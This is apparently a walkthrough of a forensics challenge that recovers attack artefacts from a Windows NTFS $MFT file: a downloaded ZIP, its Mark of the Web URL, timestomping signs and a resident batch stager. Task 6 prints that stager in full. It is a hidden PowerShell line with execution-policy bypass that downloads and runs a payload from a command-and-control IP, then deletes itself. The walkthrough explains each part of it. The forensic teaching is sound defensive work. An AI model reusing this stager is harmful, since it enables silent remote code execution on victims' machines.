Background
The Master File Table (MFT) is a core component of the NTFS filesystem used by Windows. Every file and directory on an NTFS volume has at least one entry in the MFT, storing metadata such as filenames, timestamps, file attributes, and — for small files — the file content itself. When file content is stored directly inside the MFT record it is called an MFT Resident file.
In this Sherlock, we are given a raw $MFT file extracted from a compromised Windows machine and asked to investigate a targeted attack against a user named Simon Stark.
Setup
The $MFT file is 322MB. We’ll use analyzeMFT to parse it into a CSV we can query with standard tools. Install it safely using pipx so it doesn’t touch system packages:
pipx install analyzeMFT
pipx ensurepath
source ~/.bashrc
Now parse the MFT. Validation warnings are normal and can be suppressed:
analyzemft -f '$MFT' -o mft_output.csv 2>/dev/null
This generates a CSV with one row per MFT record, containing filenames, timestamps, data attributes, and more. With 322MB of MFT data this takes a minute or two.
Task 1
Simon Stark was targeted by attackers on February 13. He downloaded a ZIP file from a link received in an email. What was the name of the ZIP file he downloaded from the link?
We search the CSV for ZIP files with timestamps from February 13, 2024:
rg -a '\.zip' mft_output.csv | grep '2024-02-13'

Several ZIP files appear, but the one that stands out is Stage-20240213T093324Z-001.zip — it has a Zone.Identifier alternate data stream, which Windows creates automatically for files downloaded from the internet (Mark of the Web). The timestamp in the filename also matches the attack date exactly.
Answer:
Stage-20240213T093324Z-001.zip
Task 2
Examine the Zone Identifier contents for the initially downloaded ZIP file. This field reveals the HostUrl from where the file was downloaded. What is the full Host URL?
Windows stores Zone Identifier data as an Alternate Data Stream (ADS) on downloaded files. Because this is a small stream, it is stored resident directly inside the MFT record. From Task 1 we know Stage-20240213T093324Z-001.zip is MFT record 75191.
We can extract that record directly using dd and pipe it through strings to read the Zone Identifier content:
dd if='$MFT' bs=1024 skip=75191 count=1 2>/dev/null | strings | grep -A5 'ZoneTransfer'

This reveals:
[ZoneTransfer]
ZoneId=3
HostUrl=https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
ZoneId=3 means the file came from the internet. The HostUrl is a Google Drive bulk export link — a common way attackers exfiltrate or deliver payloads using trusted infrastructure.
Answer:
https://storage.googleapis.com/drive-bulk-export-anonymous/20240213T093324.039Z/4133399871716478688/a40aecd0-1cf3-4f88-b55a-e188d5c1c04f/1/c277a8b4-afa9-4d34-b8ca-e1eb5e5f983c?authuser
Task 3
What is the full path and name of the malicious file that executed malicious code and connected to a C2 server?
The ZIP contained a directory structure. We already saw a clue in Task 1 — the invoices.zip Zone Identifier contained:
ReferrerUrl=C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice.zip
This tells us the Stage directory was extracted to Simon’s Downloads folder. Let’s search for invoice.bat:
rg -a 'invoice\.bat' mft_output.csv

We find MFT record 23436: invoice.bat. To reconstruct its full path we trace the parent record chain with a Python script (trace_path.py):
import csv

records = {}
with open('mft_output.csv', 'r', errors='replace') as f:
    reader = csv.reader(f)
    next(reader)
    for row in reader:
        if len(row) > 7:
            records[row[0]] = {'name': row[7], 'parent': row[5]}

rec = '23436'
path = []
visited = set()
while rec and rec not in visited and rec != '5':
    visited.add(rec)
    r = records.get(rec, {})
    path.append(r.get('name', '?'))
    rec = r.get('parent')

print('C:\\' + '\\'.join(reversed(path)))
python3 trace_path.py

This walks from record 23436 up through each parent until it reaches the root, giving us the full path.
Alternatively, this can be done in a single awk pass without Python. Note that analyzeMFT may record the Windows 8.3 short filename (SIMON~1.STA) for the user’s home directory instead of the long name — we can confirm the correct long name simon.stark from the ReferrerUrl we already found in Task 2:
# NR>1          — skip the header row
# name[$1]=$8   — map record number → filename
# par[$1]=$6    — map record number → parent record number
# END block     — walk the parent chain starting from record 23436,
#                 prepending each name to build the path bottom-up
# rec != "5"    — stop at the MFT root entry (record 5 = the root directory)
# !seen[rec]    — guard against circular references
awk -F',' '
NR>1 { name[$1]=$8; par[$1]=$6 }
END {
  rec="23436"
  while (rec != "5" && rec != "" && !seen[rec]) {
    seen[rec]=1
    path = (path ? name[rec] "\\" path : name[rec])
    rec = par[rec]
  }
  print "C:\\" path
}' mft_output.csv

Answer:
C:\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage\invoice\invoices\invoice.bat
Task 4
Analyze the $Created0x30 timestamp for the previously identified file. When was this file created on disk?
NTFS stores two sets of timestamps per file:
$STANDARD_INFORMATION(0x10) — easily modified by tools (often used for timestomping)$FILE_NAME(0x30) — harder to forge, written by the kernel
The $Created0x30 is the creation time from the $FILE_NAME attribute. To see both sets of timestamps side by side:
rg -a 'invoice\.bat' mft_output.csv | awk -F',' '{print "SI Created:", $10, "\nFN Created:", $14, "\nTimestomped:", ($10==$14 ? "NO" : "YES - SI/FN mismatch")}'

- Columns 10–13 are the SI timestamps (
$STANDARD_INFORMATION/0x10) — easily modified by attackers - Columns 14–17 are the FN timestamps (
$FILE_NAME/0x30) — written by the kernel, much harder to forge
When these two sets don’t match it’s a strong indicator of timestomping. We can see this clearly with invoice.zip, which had an SI creation time of 1980-01-01 — a tell-tale sign of deliberate timestamp manipulation. invoice.bat also shows a mismatch — SI creation is 2024-02-13T17:23:16.000Z while FN creation is 2024-02-13T16:38:39.934Z. This could indicate timestomping, but it could equally be explained by the file being moved or extracted from a ZIP, both of which can cause SI and FN timestamps to diverge. The clear-cut timestomping case is invoice.zip with its 1980-01-01 SI creation date — that’s unambiguously deliberate.
The $Created0x30 timestamp for invoice.bat is 2024-02-13T16:38:39.934Z.
Answer:
2024-02-13 16:38:39
Task 5
Find the hex offset of the stager file from Task 3 in the MFT.
Each MFT record is exactly 1024 bytes. The offset of a record is simply its record number multiplied by 1024. invoice.bat is record 23436:
python3 -c "print(hex(23436 * 1024))"

Answer:
16e3000
Task 6
Find the contents of the malicious stager and answer with the C2 IP and port.
Because invoice.bat is small enough to fit inside a single 1024-byte MFT record, its content is stored resident — meaning the actual script bytes live inside the MFT itself, not in separate disk clusters.
We can extract and read it the same way we did the Zone Identifier — using dd to pull the record and strings to read it:
dd if='$MFT' bs=1024 skip=23436 count=1 2>/dev/null | strings

This reveals the full script:
@echo off
start /b powershell.exe -nol -w 1 -nop -ep bypass "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://43.204.110.203:6666/download/powershell/Om1hdHRpZmVzdGFW9uIGV0dw==') -UseBasicParsing|iex"
(goto) 2>nul & del "%~f0"
Breaking it down:
-nol -w 1 -nop -ep bypass— runs PowerShell hidden, no profile, bypassing execution policyProxy.Credentials = DefaultNetworkCredentials— reuses the user’s credentials to traverse authenticated proxiesiwr(...) | iex— downloads a PowerShell payload from the C2 and executes it directly in memory, leaving nothing on diskdel "%~f0"— the batch file deletes itself after running
The C2 server is 43.204.110.203 on port 6666.
Answer:
43.204.110.203:6666
Key Takeaways
$MFTanalysis can reveal file activity even without a full disk image- Zone Identifiers (Mark of the Web) are stored as resident ADS and survive inside the MFT — a rich source of download IOCs
$FILE_NAMEtimestamps (0x30) are significantly harder to tamper with than$STANDARD_INFORMATIONtimestamps — always check both- MFT Resident files mean small malicious scripts can be recovered entirely from the MFT, even if the file has been deleted from disk
This writeup was completed with assistance from Claude Code (Anthropic).